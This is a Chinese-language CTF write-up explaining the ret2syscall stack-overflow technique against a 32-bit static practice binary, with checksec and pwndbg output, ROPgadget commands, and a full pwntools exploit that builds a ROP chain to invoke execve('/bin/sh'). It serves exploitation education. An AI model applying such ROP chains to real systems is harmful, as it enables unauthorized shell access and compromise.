ret2syscall

------许敏

1. 什么是 ret2syscall?

ret2syscall 就是利用栈溢出漏洞控制函数的返回地址到特定的 gadgets（满足一定功能的汇编指令序列，并且汇编指令序列以 ret 指令结束），以此来控制寄存器 eax，ebx，ecx，edx 的值，最后再执行 int 80 指令，触发系统调用，从而获得 shell。

2. 系统调用

系统调用和普通函数完全不同，系统调用实际上是 0x80 号中断对应的中断处理程序的子程序。换句话说，在 Linux 系统上，0x80 中断是系统调用的统一入口。


Linux 下用 int 0x80 触发所有的系统调用，那如何区分不同的调用呢？对于每个系统调用都有一个系统调用号，在触发中断之前，会将系统调用号放入到一个固定的寄存器，0x80 对应的中断处理程序会读取该寄存器的值，然后决定执行哪个系统调用的代码。

在执行"int 0x80;"进行中断之前，应用层会做如下准备工作:

1) 把系统调用号码赋值给寄存器 EAX;

2) 把系统调用需要的参数按次序赋值给寄存器 EBX，ECX，EDX 等等。

这样，等下 0x80 中断发生的时候，系统调用需要的全部信息就能通过这些寄存器传递给中断处理程序了。



系统调用执行流程

3. 常用的系统调用

execve("/bin/sh",NULL,NULL)

- 系统调用号，即 eax 应该为 0xb
- 第一个参数，即 ebx 应该指向 /bin/sh 的地址，其实执行 sh 的地址也可以
- 第二个参数，即 ecx 应该为 0

- 第三个参数，即 edx 应该为 0


4. 查找所需 gadget

使用 linux 工具 ROPgadget 查找所需的 gadget，使用如下：

- 查找修改 eax 的 gadget：ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'eax'
- 查找中断指令：ROPgadget --binary ret2syscall --only 'int'
- 查找字符串：ROPgadget --binary ret2syscall --string '/bin/sh'

5. 示例 ret2syscall

1) 使用 file 指令查看二进制文件



由此可知，该二进制文件是 32 位，静态链接，并且文件中的符号表没有被剥除

2) 使用 checksec 检查二进制文件的防护手段

i386-32-little：32 位文件，小端存储


Partial RELRO ：说明只能篡改 got 表，不能篡改 plt 表

No canary found：栈中不存在 canary，可以在栈中轻松溢出到返回地址

NX enabled：栈中不能执行指令

No PIE (0x8048000)：每一次运行二进制文件时代码段（.text）、数据段（.data）、未初始化全局变量段（.bss）的地址都不会变化，且文件地址从 0x8048000 开始。

3) 执行 ret2syscall，查看文件功能



此图可以看出，程序只有一个输入点，那么漏洞必然与此处输入有关。当我们输入足够长的数据时发现程序出错了。那么可能存在栈溢出漏洞

4) 使用 32 位的 ida 打开该文件，点击查看 main 函数的汇编代码，然后点击 F5 进行反汇编

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+1Ch] [ebp-64h]

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  puts("This time, no system() and NO SHELLCODE!!!");
  puts("What do you plan to do?");
  gets(&v4);
  return 0;
}
```

gets（）函数是典型的存在栈溢出漏洞函数，其参数也存在栈中
因此存在栈溢出漏洞
又从二进制文件中提示信息可知，不存在 system 函数，并且由于是静态链接，不存在从 libc 中获取类似函数，因此只能使用 ret2syscall 方法。


5) 计算填充数据长度
cyclic 200 ： 生成 200 字节特殊数据


```
EBX  0x80481a8 (_init) ← push   ebx
ECX  0x751eeac4
EDX  0xffffcf94 —▸ 0x80481a8 (_init) ← push   ebx
EDI  0x80ea00c (_GLOBAL_OFFSET_TABLE_+12) —▸ 0x8067b10 (__stpcpy_sse2) ← mov    edx, dword ptr [esp + 4]
ESI  0x0
EBP  0xffffcf78 —▸ 0x8049630 (__libc_csu_fini) ← push   ebx
ESP  0xffffcef0 —▸ 0x80edd40 ← 0x0
EIP  0x8048e2d (main+9) ← mov    eax, dword ptr [0x80ea4c0]
[ DISASM ]
► 0x8048e2d <main+9>     mov    eax, dword ptr [stdout] <0x80ea4c0>
  0x8048e32 <main+14>    mov    dword ptr [esp + 0xc], 0
  0x8048e3a <main+22>    mov    dword ptr [esp + 8], 2
  0x8048e42 <main+30>    mov    dword ptr [esp + 4], 0
  0x8048e4a <main+38>    mov    dword ptr [esp], eax
  0x8048e4d <main+41>    call   setvbuf <setvbuf>

  0x8048e52 <main+46>    mov    eax, dword ptr [stdin] <0x80ea4c4>
  0x8048e57 <main+51>    mov    dword ptr [esp + 0xc], 0
  0x8048e5f <main+59>    mov    dword ptr [esp + 8], 1
  0x8048e67 <main+67>    mov    dword ptr [esp + 4], 0
  0x8048e6f <main+75>    mov    dword ptr [esp], eax
[ STACK ]
00:0000| esp  0xffffcef0 —▸ 0x80edd40 ← 0x0
01:0004|      0xffffcef4 ← 0x0
... ↓
03:000c|      0xffffcefc ← 0xf999
04:0010|      0xffffcf00 ← 0x1
05:0014|      0xffffcf04 —▸ 0xffffd004 —▸ 0xffffd1f3 ← 0x6d6f682f ('/hom')
06:0018|      0xffffcf08 —▸ 0xffffd00c —▸ 0xffffd219 ← 'LC_PAPER=zh_CN.UTF-8'
07:001c|      0xffffcf0c ← 0x3
[ BACKTRACE ]
► f 0  8048e2d main+9
  f 1  804907a __libc_start_main+458

pwndbg> c
Continuing.
This time, no system() and NO SHELLCODE!!!
What do you plan to do?
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab
paabqaabraabsaabtaabuaabvaabwaabxaabyaab
```

在 gdb 中输入该数据，查看 Invalid adderess，然后利用 cyclic 查看长度





可知长度位 112，故填充长度位 112 字节

6) 使用 ROPgadget 寻找 gadget

```
xm@ubuntu:~/桌面/Jarvis OJ$ ROPgadget --binary ret2syscall  --only 'pop|ret' | grep 'eax'
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

尽量寻找对其他寄存器影响较小的 gadget，避免出错，因此我没有选择第一个。其他寄存器和字符串类似操作类似。

7) 写 exp

Exp:

```
#!/usr/bin/env python
from pwn import *
p = process('./ret2syscall')
pop_eax_ret = 0x080bb196
pop_edx_ecx_ebx_ret = 0x0806eb90
int_0x80 = 0x08049421
binsh = 0x80be408
payload = b'A' * 112+ p32(pop_eax_ret) + p32(0xb) + p32(pop_edx_ecx_ebx_ret)
 +p32(0)+p32(0)+p32(binsh)+p32(int_0x80)
p.sendline(payload)
p.interactive()
```

注：环境是 python3